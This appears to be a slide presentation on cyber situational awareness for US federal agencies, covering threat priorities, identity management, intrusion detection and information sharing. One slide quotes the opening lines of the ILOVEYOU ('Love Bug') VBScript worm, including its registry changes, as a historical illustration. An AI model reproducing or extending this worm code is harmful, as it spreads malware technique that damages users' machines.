



Cyber Situational Awareness




Foundation of Cyber Security

Lieutenant General Michael W. Peterson, USAF (Retired)

Significance of Cyber Situational Awareness

- The “who, what, when and how” of a cyber attack can only be answered (and potentially predicted and defeated) when a robust understanding of enterprise activity is in place.
- Situational Awareness (SA) is the cognitive recognition and realization of enterprise technical performance, the relationship of technical performance to supported mission sets, recognizing emerging threats within and external to the enterprise, and being aware of activity as it relates to the broader agency enterprise.
- SA is essential to Cyber Security and Mission Assurance – “getting the job done, not simply protecting information”
 - SA after-the-fact means data is lost or manipulated and a mission has failed
 - SA is “designed in” to the enterprise and must be rigorously pursued



Outline

- Cyber Environment in which the Federal Government Operates
- Elements of a Robust Enterprise Situational Awareness
- Building Situational Awareness
- Looking to the Future: Situational Awareness in Cloud Computing




Federal Cyber Environment – The Threat

- Top priority is protecting against exfiltration and manipulation of data
- Secondary focus is on data and enterprise resilience
- Final concerns are denial of service attacks, viruses, worms, etc
- Protecting against exfiltration and manipulation of data requires a robust defense, with exquisite knowledge of what is happening internally as well as externally to an enterprise – **the Federal Government must grow its enterprise situational awareness**



Owning/Exploiting Your Enterprise Architecture

- Artifacts of an enterprise architecture include **policy, standards, business practices, operational relationships, flow of information, a description of the enterprise technical environment, and a forecast of future development**
- My observations tell me that too many Federal entities focus on a limited view of their architecture when building SA into their enterprise – asking for limited, point solutions from industry
- Point solutions to situational awareness only enable the operator to respond after-the-fact – often after the damage has been done



The Need for Situational Awareness

- Why SA - Remember, it's about protecting against exfiltration and manipulation of data first, followed by enterprise resilience, and denial-of-service attacks and viruses
- Together, those protections provide Mission Assurance (not information assurance). SA exists to inform leaders and operators at all levels of the status of their enterprise, in order for them to recognize, understand, decide and act on any incident or event
- A reactive and defensive enterprise, migrating to an adaptable organizations



Elements of Robust Situational Awareness

- ...it's much more than monitoring the performance of links, routers, switches and servers
- Understanding the enterprise technical performance
- Relating technical performance to supported lines of business
- Maintaining knowledge of emerging threats
- Knowing activity within and external to the enterprise
- Maintaining identity of entities on the net




Technical View

- Most often the starting point for any enterprise – but, don't forget the enterprise architecture.....
- Current representation of links, routers, servers and tools
 - Many commercial products available
 - Operator view must be fused
- Must be supported by relevant metrics to enable decision-making



Supported Lines of Business (Mission Sets)

- It's “Mission Assurance, not Information Assurance”
- Understand the missions supported by the enterprise
- Customer relationships – Knowledge and Communications
- Requires continuous updating
- **Must follow a recognized, repeatable process for creating the linkage between the technical enterprise and supported lines of business – essential to ensure continuous flow of information**



Awareness Beyond the Enterprise

- Knowledge of or threats/activities outside the enterprise essential to pre-emptive or early response
- Knowledge of alternative capabilities beyond the enterprise will facilitate resilience and provide a path for mission assurance
- President's cyber strategy requires information sharing – build it into any architecture
- Remember the “Love Bug,” circa 2000

```
filename="LOVE-LETTER-FOR-YOU.TXT.vbs"
rem barok -loveletter(vbe) i hate go to school
rem by: spyder / @CRAMMERSoft Group /
Manila,Philippines
On Error Resume Next
dim
fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullName,1)
main()
sub main()
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\
Host\Settings\Timeout")
If (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\
Host\Settings\Timeout",0,"REG_DWORD"
end if
On Error Resume Next
```

subculture



Identity Management

- More than knowing “who”
- Includes all “entities” traversing the enterprise (applications, equipment, individuals, browsers....) – Trusted configurations
- Must differentiate between expected and anomalous behavior
- Financial institutions – long history



Detecting Intrusions and Malware

- Recognize and respond – it's all in the design
- Tiered Response – benchmarking with commercial enterprise
- Automated solutions
- Partnering among government, industry, and academia (CERT is an example of such a partnership)



Fused Visualization of the Enterprise

- Captured in a user-defined “dashboard”
- Supported by a rules-based “decision engine”
- Relies on easily manipulated widgets and gadgets



Sharing and Access to Data

- Past failures
- White House CNCI Website promotes (demands) sharing
- External awareness and a fused view are only available when a broad range of data is exposed to the network operator
- Data contribution is everyone's responsibility – required to create a true enterprise situational awareness
 - Internal mission owners relying on the network
 - External partners



Illustrative Case Studies



Federal Government Advances in SA

- TSA: Enhanced Cyber Security by evolving its enterprise architecture, adding SA training for operators and users, implementing security test and evaluation, product evaluation.
- DEA: Improved CS SA via improved identity management, up-to-date Certification and Accreditation (C&A), incident detection/response, security testing lab, training and automation
- FEMA: Added resiliency in Disaster Recovery capacity, and built a Risk Management process for mission assurance
- USCG: Implemented risk management, security testing and evaluation, enterprise architecture maturation, and user training




Federal Government Advances in SA (continued)

- DoD: Cyber Command's Network Defense Watch 24/7
- DISA: Information Assurance Watch
- USAF Cyber Operations Center:



Building Situational Awareness

- Take a phased approach (eat the elephant one bite at a time)
- Requirements analysis
- Business process definitions and refinement
- Acquisition of data – Identify the owners and expose the data
- Data fusion – Operators require a visual and complete picture
- Share information broadly
- Now build your SA technical architecture



Looking to the Future: SA in Cloud Computing

- Cyber Security in the “Cloud” (public and private)
- Opportunity to correct deficiencies in current architecture
- Agency enterprise architecture must address future configurations, standards, policies and processes
 - How many versions of Oracle?
 - How many different operating environments?
- Take a long view and get started – Get help



Questions?



Elements of Robust Situational Awareness

ELEMENT	EXAMPLE	IMPACT
Technical View - Current representation of links, routers, switches, servers...	Multiple commercial products exist to provide this service. Key to selection is the ability to expose data beyond the specific tool to build a robust situational awareness dashboard	<ul style="list-style-type: none"> ▶ Knowing status is cornerstone of SA ▶ Relates specific environment to supported Lines of Business ▶ Essential for initial troubleshooting
Supported Missions - It's about mission assurance, not information assurance	FEMA must respond to natural disasters with a sufficiently robust service to meet spikes in customer needs. Linking the "event" to network performance enables operators to expand services as required	<ul style="list-style-type: none"> ▶ Failure to relate network performance with external demand will undoubtedly result in mission failure.
Awareness Beyond the Enterprise – Information sharing is essential to SA	Shared knowledge of an anomaly within one Federal agency may allow others to avoid a newly discovered threat or assist in identifying the source	<ul style="list-style-type: none"> ▶ Protect internal agency lines of business from threats ▶ Enable DHS to act on behalf of Federal Government in mitigating the impact
Identity Management – Identification of every entity traversing the enterprise	Much more than "individuals" accessing the enterprise, it allows for hardware, applications, tools, etc. to operate on the enterprise in a "trusted configuration"	<ul style="list-style-type: none"> ▶ Only entities which can prove they are operating in an trusted configuration can access the enterprise ▶ Individual access can be granted and monitored ▶ Behavior patterns can be established
Detecting Intrusions and Malware – Excellent tools exist, but continuous updates are required	Wide range of commercial solutions which can be enhanced with constantly emerging US-CERT definitions	<ul style="list-style-type: none"> ▶ Essential for safe day-to-day enterprise operation
Fused Operator View of the Enterprise – User-defined dashboard	Browser relying on relevant metrics with easily adjusted user-defined widgets and gadgets	<ul style="list-style-type: none"> ▶ Operator requires a visual representation to make sense of myriad data elements required to create situational awareness.

